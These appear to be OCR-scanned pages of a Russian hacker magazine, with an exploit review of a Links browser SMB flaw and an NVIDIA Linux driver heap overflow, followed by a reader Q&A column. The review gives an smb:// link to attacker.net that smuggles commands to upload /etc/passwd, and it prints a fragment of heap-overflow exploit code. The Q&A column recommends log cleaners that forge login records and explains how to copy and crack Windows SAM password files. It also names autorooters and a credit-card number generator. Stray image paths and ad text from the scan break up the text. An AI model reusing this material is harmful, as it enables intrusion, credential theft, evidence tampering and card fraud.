
Exploit

Линк, эксплуатирующий уязвимость:

```
smb://attacker.net/work/XXX" YYY; lcd ..; lcd ..; lcd ..; lcd etc; put passwd ; exit;
```

Solution

Самое простое, что можно сделать, — отказаться от Links'а в пользу Lynx или же наложить заплатку, благо составители популярных дистрибутивов оперативно посуетились. Однако существует множество неофициальных билдов Links'а (и его собратьев), пользователям которых можно посоветовать закомментировать 162-ую строку и перекомпилировать код. Естественно, выполнение каких бы то ни было SMB-команд браузером после этого станет невозможным, ну да невелика потеря.



Переполнение буфера в драйверах NVIDIA для LINUX

Brief

Раз уж этот обзор explot'ов оказался стихийно посвящен Linux-программам (причем безо всякого умысла с моей стороны, просто так получилось), будет уместно рассказать о дыре в «фирменных» драйверах от NVIDIA, выпущенных в виде двоичных файлов без исходных текстов. Увы! Закрытые продукты встречаются и в Linux, причем качество большинства из них весьма невелико, а доработка «напильником» чрезвычайно затруднена — оно и понятно: в машинном коде разбирается далеко не каждый линуксоид. А вот Windows-хакеры чувствуют себя как рыба в (мутной) воде — им к этому не привыкать.

Дыра выражается в виде традиционной ошибки переполнения и при благоприятном (для хакера) стечении обстоятельств позволяет атакующему выполнять произвольный код на целевой системе с наивысшими уровнем привилегий, причем атака может быть осуществлена не только локально, но и удаленно — через remote X-клиента или X-клиента, зашедшего на web-сервер с «троянской» страничкой. Технические подробности можно найти на www.securityfocus.com/bid/20559/info.

Targets


NVIDIA официально подтверждает уязвимость двух следующих версий Linux-драйверов: 1.0-8762 и 1.0-8774, утверждая, что более ранние версии (такие, например, как 1.0-8178 или 1.0-7184) не содержат этой дыры, а начиная с версии 1.0-8776, она уже исправлена: http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=1971. Но различные независимые эксперты подозревают, что и более древние версии уязвимы тоже (в первую очередь подозрение падает на версии драйверов под Solaris и FreeBSD), однако никто из них это не подтвердил proof-of-concept exploit'ом, поэтому вопрос остается открытым. Тем временем компания Solaris клятвенно заверяет, что на платформу SPARC эта угроза не распространяется, но x86-64-версии драйверов все-таки уязвимы: http://sunsolve.sun.com/search/document.do?assetkey=1-26-102693-1&searchclause=.


Exploit


Исходный текст демонстрационного exploit'а с shell-кодом на борту лежит по адресу http://download2.rapid7.com/r7-0025/nv_exploit.c, а ниже приведен его ключевой фрагмент:

Ключевой фрагмент exploit'а, атакующего уязвимые драйверы от NVIDIA

```
XGlyphInfo * glyphs;
XRenderPictFormat fmt;
XRenderPictFormat *mask = 0;
GlyphSet gset; char * buf =0; int
offset, cr, numB; int xscreenpos =
32680;
int magic_len= 2768-xscreenpos;
int wr_addr_len = 3548; int wr_nop_
len=200;
offset = gotaddr-(heapaddr-
0x2C0000);
offset += magic_len; glyphs = mallo
c(sizeof(XGlyphInfo)*3);
/* Payload glyph */
glyphs[0].width=0x4000; // one
contiguous buf of 16K... way more
than necessary
glyphs[0].height = 1; glyphs[0].
```




> Отсюда NVIDIA раздает свои драйверы для Linux-систем



> NVIDIA подтверждает наличие дыры и обещает в будущих версиях драйверов все исправить

```
yOff = 0; glyphs[0].xOff =
glyphs[0].width;
glyphs[0].x = 0; glyphs[0].y = 0;
xglyphids[0] = 'A'; xglyphids[1] =
'B'; xglyphids[2] = 'C';
int stride = ((glyphs[0].
width*1)+3)&~3; /* Needs to be
DWORD aligned */
int bufsize = stride*glyphs[0].
height; buf = malloc(bufsize);
/* Write the NOP instructions until
wr_nop_len */
memset(buf+wr_addr_len, 0x90 /* NOP
*/, wr_nop_len);
/* Calculate the number of B's
required to send */
numB = offset / (glyphs[1].yOff *
magic_len);
/* Now create a new buffer for the
string data */
string = malloc(numB+1/*numC*/+1/
*numA*/+1/*NULL*/);
for (cr=0; cr<numB; cr++)
string[cr]='B';string[cr]
='C';cr++; string[cr]='A';
cr++;string[cr]=0;
mask = XRenderFindFormat(display,
PictFormatType|PictFormatDepth,
&fmt, 0);
gset = XRenderCreateGlyphSet(displ
ay, mask);
/* END HEAP OVERFLOW SETUP CODE */
```

Solution

Для предотвращения внедрения достаточно отключить акселератор рендеринга через опцию RenderAccel в конфигурации X-сервера или же скачать (и установить) обновленные версии драйверов:

- http://download.nvidia.com/XFree86/Linux-x86_64/1.0-8776/NVIDIA-Linux-x86_64-1.0-8776-pkg2.run (для Linux 8762);
- http://download.nvidia.com/XFree86/Linux-x86_64/1.0-8776/NVIDIA-Linux-x86_64-1.0-8776-pkg2.run (для Linux 8774);
- www.nvidia.com/object/linux_display_amd64_1.0-8776.html (инструкции по установки драйверов под Linux);
- www.sun.com/desktop/workstation/ultra20/downloads.jsp (для Solaris Ultra 20, Ultra 20M2);
- www.sun.com/desktop/workstation/ultra40/downloads.jsp (для Solaris Ultra 40).

Full disclose

История эта началась в далеком 2004 году (по понятиям компьютерной безопасности, это практически целая вечность), перед самым Новым годом, когда на форумах возник всплеск сообщений о странном поведении Linux-систем и внезапном крахе самых разнообразных иксовых приложений: FireFox, KDE и т.д.

В частности, попытка выполнить следующий ниже код под Eclipse приводила к ошибке типа «Segmentation Fault» (https://bugs.eclipse.org/bugs/show_bug.cgi?id=87299):

КОД, ВЫЗЫВАЮЩИЙ ПАДЕНИЕ ECLIPSE

```
for (int y = 0; y < 20000; y++)
    for (int x = 0; x < 10; x++ )
        System.out.print(x);
```

Дальше — больше. Форумы оказались буквально затоплены сообщениями об ошибках, но виновника найти не удавалось. Подозрение пало на X-сервер. В нем действительно обнаружилось несколько критичных ошибок, но после их исправления дело лучше не стало. Ситуация оставалась мрачной и напряженной.


Fritti был первым, кому в июле 2006 года удалось воспроизвести ошибку, о чем он и отрапортовал на форуме www.nvnews.net/vbulletin/showthread.php?p=931048. Как оказалось, чтобы вызвать крах системы следовало выполнить следующие «ритуальные» действия:

1. сходить по ссылке www.floriansprogramme.de.vu/tmp/crashGTK01.txt (безобидная программа на Питоне, вычисляющая число «пи» с охранительным количеством знаков после запятой и дописывающая эталонный результат к концу листинга, то есть очень-очень длинную строку);
2. копипастом перенести текст в graphedit;
3. выделить весь текст, включая эту самую длинную строку;
4. нажать клавишу «Backspace»;
5. оп-с, мы имеем крах, то есть это нас имеют, да еще как!

К сообщению был приложен «NVIDIA bug report log file» со всей информацией о памяти, регистрах и т.д. (www.nvnews.net/vbulletin/attachment.php?attachmentid=19192&d=1152258443), благодаря чему копании NVIDIA уже через несколько часов удалось воспроизвести и подтвердить ошибку, которую она пообещала исправить в следующем релизе драйверов версии 1.0-9xxx. При этом всплыли некоторые технические подробности инцидента, скупо описанные компанией на фирменном сайте http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=197.

Обновленные драйверы, действительно, вышли, но история на этом не закончилась, и дыры в них как были, так и остались, о чем в октябре

123412341234



> NVIDIA признает, что кругом была неправа

2006 года и сообщила компания Rapid7, LLC Security Advisory (www.rapid7.com), специализирующаяся, как и следует из ее названия, на информационной безопасности.

В пресс-релизе, датированном 16 октября 2006 года (http://download2.rapid7.com/r7-0025), она не только сообщила массу технических подробностей, но и привела исходный код proof-of-concept exploit'а, демонстрирующий механизм локального и удаленного заброса shell-кода на атакуемый компьютер.

Компания NVIDIA признала себя виновной по всем статьям, выпустив спустя 4 дня ответный пресс-релиз, который одни хакеры сочли неубедительным оправданием, другие — недостаточно искренним раскаянием: http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=1971.

Главное то, что нам, наконец, стало известно, почему возникает переполнение. Если верить NVIDIA (а не верить ей у нас никаких поводов вроде бы нет), дела обстоят приблизительно так:

1. из системной памяти выделяется временный буфер (scratch buffer) фиксированного размера (clamped to a maximum size) для отрисовки глифов — текстовых символов и прочих шрифтов (glyph rendering);
2. список глифов, поступающих на отрисовку, не сравнивается с размером выделенного буфера;
3. если список глифов превышает заранее заданный максимальный размер временного буфера, наступает его переполнение и... все!

На самом деле, никакое это не все, а только начало детективного расследования. В действительности, существует 2 семейства NVIDIA-драйверов для Linux — с открытым и закрытым кодом. Закрытые драйверы отличаются тем, что поддерживают различные режимы акселерации (которые в отрытой версии напрочь отсутствуют), в том числе и рендеринг шрифтов (ну, в смысле, глифов), реализованный в расширении XRender, экспортирующем функцию XRenderCompositeString8, которая в тесной координации с X-сервером выводит шрифты на экран.

Именно поэтому дефект реализации XRender'а долгое время считали ошибкой X-сервера (как говорится, искали в черной комнате черную кошку, которой там нет).

Итак, получив список глифов, которые требуется отрендерить, функция XRenderCompositeString8 через специальный callback обращается к драйверу, и, если этот лист превышает размер выделенного буфера, наступает закономерный крах.

Более детальные исследования показывают, что закрытый драйвер регистрирует функцию _nv000373X, поручая ей расчет границ BoxRec-области, необходимой для вмещения всех данных, выводимых на экран. Выделение памяти осуществляется посредством функции Xalloc, а размер буфера определяется путем умножения ширины области рендеринга на ее высоту. Полученный буфер передается другой внутренней функции _nv000053X, которая последовательно проходит по всем глифам, копируя каждый в буфер, отталкиваясь от его положения на плоскости (xOff, yOff), а также от ширины (width) и высоты (height), посредством которых, она вычисляет следующую позицию в буфере. Однако проверка на выход за границы буфера, по обыкновению, не выполняется и происходит переполнение. Причем не простое, а очень даже специфичное. Манипулируя значениями xOff, yOff, width и height, на которые атакующий может воздействовать явным образом, он получает возможность записи произвольных данных/кода по произвольному адресу.

Соль в том, что X-сервер получает список глифов от X-клиента, который может быть как локальным, так и удаленным. Идея удаленных X-клиентов возникла в те далекие времена, когда цветной монитор был огромной роскошью и даже зажиточные организации с трудом позволяли себе его иметь в количестве «одна штука», а рабочих станций, как правило, было намного больше одной. Вот и пришлось разрабатывать механизмы удаленного вывода графической информации на терминал. Сейчас же это рудимент, практически никем не используемый, но по целому ряду причин сохранившийся даже в современных версиях никсов.

В роли удаленного X-клиента может выступать практически любая иксовая программа, взаимодействующая с сетью, например FireFox, которому скормили слишком длинную текстовую строку (вроде той, что была на страничке с числом «пи»). Причем совершенно не обязательно прописывать эту строку в HTML'е «прямым текстом». Сойдет Java или любой другой скриптовый язык. Так что угроза не мифический призрак, а вполне реальный и очень злобный монстр, поражающий всех тех, кто не отключил акселерацию или не обновился. ⌶

ADRENALIN GAMES
RUSSIAN OPEN 2007

ADRENALIN GAMES RUSSIAN OPEN 2007

10/03/07
МОСКВА

ЗИМНИЕ МЕЖДУНАРОДНЫЕ ИГРЫ ЭКСТРЕМАЛЬНЫХ ВИДОВ СПОРТА

WWW.ADRENALINGAMES.RU

адреналин
ОФИЦИАЛЬНЫЙ СПОНСОР ИГР

NRJ
ENERGY 104.2

ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE













ИВАН СКЛЯРОВ





HACK FaQ

Q: ЧТО ТАКОЕ MIM-АТАКА?

A: Аббревиатура MIM, или MITM, происходит от английского Man-in-the-Middle, то есть «атака с человеком посередине». Суть MIM-атаки в том, что между двумя (или более) узлами, обменивающимися данными, вмешивается третья сторона, которая перехватывает, прослушивает или блокирует передачу информации. Существует множество разновидностей MIM-атак под различные среды передачи информации.

Q: А МОЖНО КОНКРЕТНЫЙ ПРИМЕР MIM-АТАКИ?

A: Разумеется, можно, вот типичная MIM-атака — ARP Redirect (ARP-spoofing). Суть ее состоит в следующем. Допустим, хакеру нужно перехватить трафик между узлами A и B в коммутируемой (построенной на свитчах) сети. Любой узел в сети Ethernet, посылая данные по какому-либо IP-адресу, должен знать также MAC-адрес своего собеседника. Поэтому каждая машина, перед тем как послать данные, всегда сначала просматривает свой ARP-кэш, в котором хранятся соответствия «IP-MAC», на наличие нужного MAC-адреса. Если такого соответствия не обнаруживается, узел посылает широковещательный ARP-запрос. Хакер может послать фальсифицированное ARP-сообщение узлу A, указав, что MAC-адрес машины хакера соответствует IP-адресу узла B. Узел A занесет эти сведения в свой ARP-кэш и, когда будет посылать пакеты узлу B, в реальности отправит их узлу хакера. Для полноценного двустороннего перехвата хакеру нужно проделать аналогичные действия с ARP-кэшем узла B. После этого весь трафик между узлами A и B будет идти через машину хакера. Хакеру необходимо периодически посылать фальсифицированные ARP-сообщения узлам A и B для обновления их ARP-таблиц, иначе они рано или поздно сформируют правильную таблицу.

Q: ХОЧУ НАУЧИТЬСЯ ПИСАТЬ ЭКСПЛОЙТЫ, ЧТО ДЛЯ ЭТОГО НУЖНО?


A: Во-первых, для этого нужна голова, а в ней — мозги. Во-вторых, необходимо выучить языки программирования Си и Ассемблер, разобраться с устройством операционных систем. Затем можно приступать к чтению специализированных статей и книг конкретно по программированию эксплойтов. Правда, на русском языке хороших мануалов по этому вопросу почти нет. Из книг могу посоветовать только свою собственную — «Программирование боевого софта под Linux» (Иван Скляров). В ней наиболее полная и детальная информация по программированию локальных и удаленных эксплойтов под ошибки переполнения буфера в стеке и куче, bss, форматной строки, но только под операционную систему Linux. Под Windows надо смотреть другие источники, либо ждать, пока я напишу «Программирование боевого софта под Windows».


Q: В ЧЕМ СУТЬ FTP BOUNCE АТАКИ?

A: FTP Bounce Attack (скрытая атака по FTP) — это применение FTP-сервера в качестве proxy для проведения атак на другие узлы с целью сокрытия своего местоположения. Основана эта возможность на использовании одной особенности FTP-серверов: после подключения к FTP-серверу клиент должен передать ему команду PORT с параметрами, указывающими, с каким IP-адресом надо соединиться и какой порт открыть по этому адресу — обычно этот порт и адрес соответствуют самой машине клиента. Однако вместо своего IP-адреса и порта на своей машине хакер может передать IP-адрес и TCP-порт машины-жертвы. Таким образом, например, можно выполнять анонимное сканирование портов машины-жертвы. Выполняя команду LIST, FTP-сервер попытается прочитать на ней текущий каталог, посылая на указанный в команде PORT порт назначения TCP SYN-запрос. Если порт на машине-жертве открыт, то на сервер приходит ответ TCP SYN ACK и FTP-клиент получает «150» и «226», если же порт закрыт, то — «425. Can't Build Data Connection: Connection Refused» («425. Невозможно установить соединение: в соединении отказано»). Далее в цикле FTP-серверу можно последовательно выдавать команды PORT и LIST и осуществлять сканирование разных портов. Подобным образом обходятся файрволы. К сожалению, в наше время не все FTP-серверы позволяют использовать этот метод.

Q: ЧТО ОЗНАЧАЕТ ТЕРМИН «КСОРИТЬ»?

A: Ксорить — это выполнять логическую операцию XOR (исключающее ИЛИ), которая имеет следующую семантику:





```
0 xor 1 = 1
1 xor 0 = 1
0 xor 0 = 0
1 xor 1 = 0
```

Обычно эту операцию используют для простейшего шифрования. Я тебе советую заглянуть в мою книгу «Головоломки для хакера», там ты сможешь порешать кучу головоломок на дешифрование текстов с использованием XOR.

Q: ПОСОВЕТУЙ ЛОГКЛИНЕР ПОД LINUX, КОТОРЫЙ НЕ ПРОСТО УДАЛЯЕТ ЗАПИСИ ИЗ UTMP/WTMP/LASTLOG, А СПОСОБЕН ПОДМЕНЯТЬ ЗАПИСИ НА ПОДДЕЛЬНЫЕ.

A: Пожалуйста: логклинер Mr-Lynd0v1_2.c способен подменять пользователей и хосты в логфайлах; mme.c позволяет подставлять записи с другого логина вместо реальных; nabi.c может подменять любые указанные данные в записях на новые. Ищи все эти и другие логклинеры на http://packetstormsecurity.org.

Q: КАК СКОПИРОВАТЬ SAM-ФАЙЛ?

A: Напомню, что в файле SAM (Security Account Manager — диспетчер защиты учетных записей) хранятся учетные записи пользователей, содержащие в том числе имя пользователя и его пароль в Windows NT/2000/XP/2003. Этот файл расположен в каталоге %SystemRoot%\system32\config, но к нему нельзя получить доступ, пока Windows NT/2000/XP/2003 загружена, так как он постоянно открыт операционной системой для того, чтобы изменения становились доступны без перезагрузки компьютера. Поэтому можно поступить одним из следующих способов:

1. Если на компьютере установлена еще одна операционная система (например, Linux), то загрузиться с нее, выйти в нужный раздел и скопировать SAM-файл в другой каталог или на дискету/CD (кроме SAM, обычно нужно еще переписать файл SYSTEM из того же каталога).
2. Использовать с той же целью Live-CD (например, Knoppix).
3. Если Windows NT/2000/XP/2003 была установлена на файловую систему FAT (FAT32), то просто создать загрузочную дискету, загрузиться с нее и скопировать файл SAM в другой каталог или на дискету. Если Windows установлена на файловую систему NTFS, то для доступа к файлу SAM использовать дискету, созданную в программе NTFSDos Pro.
4. Иногда копия файла SAM хранится в каталоге %SystemRoot%\repair, из которого ее можно скопировать без перезагрузки.

Только зачем тебе копировать файл SAM? Если для того чтобы получить из него логины и пароли, то лучше сразу использовать одну из следующих программ: L0phtcrack 4, LCP (www.lcp.da.ru), Advanced NT Explorer (www.elcomsoft.com) или SAMInside (www.insidepro.com). Они позволяют расшифровать пароли без предварительного копирования файла SAM, в том числе на удаленном компьютере.

Q: ЧТО ТАКОЕ AUTOROOTER?

A: Autorooter (от английского auto — автоматический и root — права системного администратора в UNIX-подобных системах) — это комплекс из одного или множества эксплойтов и других боевых утилит, таких как сканер портов или сканер безопасности. Авторутеры могут быть выполнены в виде одного файла или множества связанных файлов. Они специально создаются хакерами для облегчения взлома серверов. Авторутер самостоятельно ищет в сети уязвимые машины, осуществляет их взлом и затем оповещает об этом своего хозяина. Осуществляя массовый автоматический взлом в сети, авторутер имеет еще одно название — massrooter (от английского mass — массовый). Массрутеры действуют во многом аналогично интернет-червям, но только находятся при этом под полным контролем хакера. Публичных массрутеров пока известно не очень много, но, очевидно, число их будет расти. Из тех, что доступны в публичных интернет-архивах, можно назвать massroterfinal от Daddy_cad, lpd autorooter от dave, OpenSSL-uzi от Harden и другие. Всех их можно найти на http://packetstormsecurity.org.

Q: ПОДСКАЖИ КАКОЙ-НИБУДЬ РАБОТАЮЩИЙ ГЕНЕРАТОР НОМЕРОВ КРЕДИТНЫХ КАРТ?

A: Вот, пожалуйста: THC-Credit v1.91 от известной немецкой команды THC, он генерирует абсолютно правильные номера кредитных карт (Visa, American express и пр.).

